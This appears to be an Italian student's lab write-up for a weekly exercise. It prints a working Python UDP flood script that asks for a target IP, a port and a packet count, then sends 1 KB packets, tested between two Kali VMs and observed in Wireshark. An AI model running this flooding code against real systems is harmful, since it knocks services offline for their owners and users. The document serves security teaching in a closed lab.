ESERCIZIO SETTIMANA 7

Traccia:

Gli attacchi di tipo DDoS, ovvero Distributed Denial of Services, mirano a saturare le richieste di determinati servizi rendendoli così indisponibili con conseguenti impatti sul business delle aziende.

L'esercizio di oggi è scrivere un programma in Python che simuli un **UDP flood**, ovvero l'**invio** massivo di richieste **UDP** verso una macchina target che è in **ascolto** su una porta UDP **casuale** (nel nostro caso un DoS).

Requisiti:

- Il programma deve richiedere l'inserimento dell'IP target input
- Il programma deve richiedere l'inserimento della porta target input
- La grandezza dei pacchetti da inviare è di 1 KB per pacchetto – Suggerimento: per costruire il pacchetto da 1KB potete utilizzare il modulo «random» per la generazione di byte casuali.
- Il programma deve chiedere all'utente quanti pacchetti da 1 KB inviare input

In questo esercizio ho deciso di usare due VM di Kali (una clone e una originale) con IP dinamico.

Quello che segue è il codice Python che servirà ad effettuare l'attacco Dos.

Possiamo vedere che le dimensioni dei pacchetti sono settati su "random", e l'attaccante ha la possibilità di impostare la quantità di pacchetti da mandare in richiesta.

C'è anche possibilità di scegliere verso quale porta mandare la richiesta, poiché la porta UDP si trova tra le porte well known (anche se in questo esercizio non ha rilevanza per l'esito che vogliamo conseguire).

kali-linux-2023.4-virtualbox-amd64 (Istantanea 2) [In esecuzione] - Oracle VM VirtualBox


File Macchina Visualizza Inserimento Dispositivi Aiuto


1 2 3 4 12:43

Shell No. 1

File Actions Edit View Help

```
File Edit Options Buffers Tools Python Help
import random
import socket

def genera_pacchetto():
    pacchetto = b''
    for i in range(1024):
        pacchetto += random.randint(0, 255).to_bytes(1, byteorder='big')
    return pacchetto

def UDP_flood():
    dati_da_inviare = random._urandom(1024)
    while True:
        indirizzo_ip = input("Inserisci l'indirizzo IP target: ")
        porta = int(input("Inserisci la porta: "))
        numero_pacchetti = int(input("Inserisci il numero di pacchetti da inviare: "))

        try:
            s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
            target = (indirizzo_ip, porta)

            for x in range(numero_pacchetti):
                s.sendto(dati_da_inviare, target)
                print(f"Pacchetto {x+1} inviato tramite UDP.")
        except Exception as e:
            s.close()
            print("Errore durante l'invio dei pacchetti UDP:", e)

UDP_flood()
```





Nota: per qualche motivo, a prescindere dalla quantità di pacchetti inviati non sembra essere possibile “buttare giù” il sistema.
Detto questo, il codice funziona in modo corretto, e Wireshark percepisce correttamente anche le richieste UDP inviate sul sistema attaccato.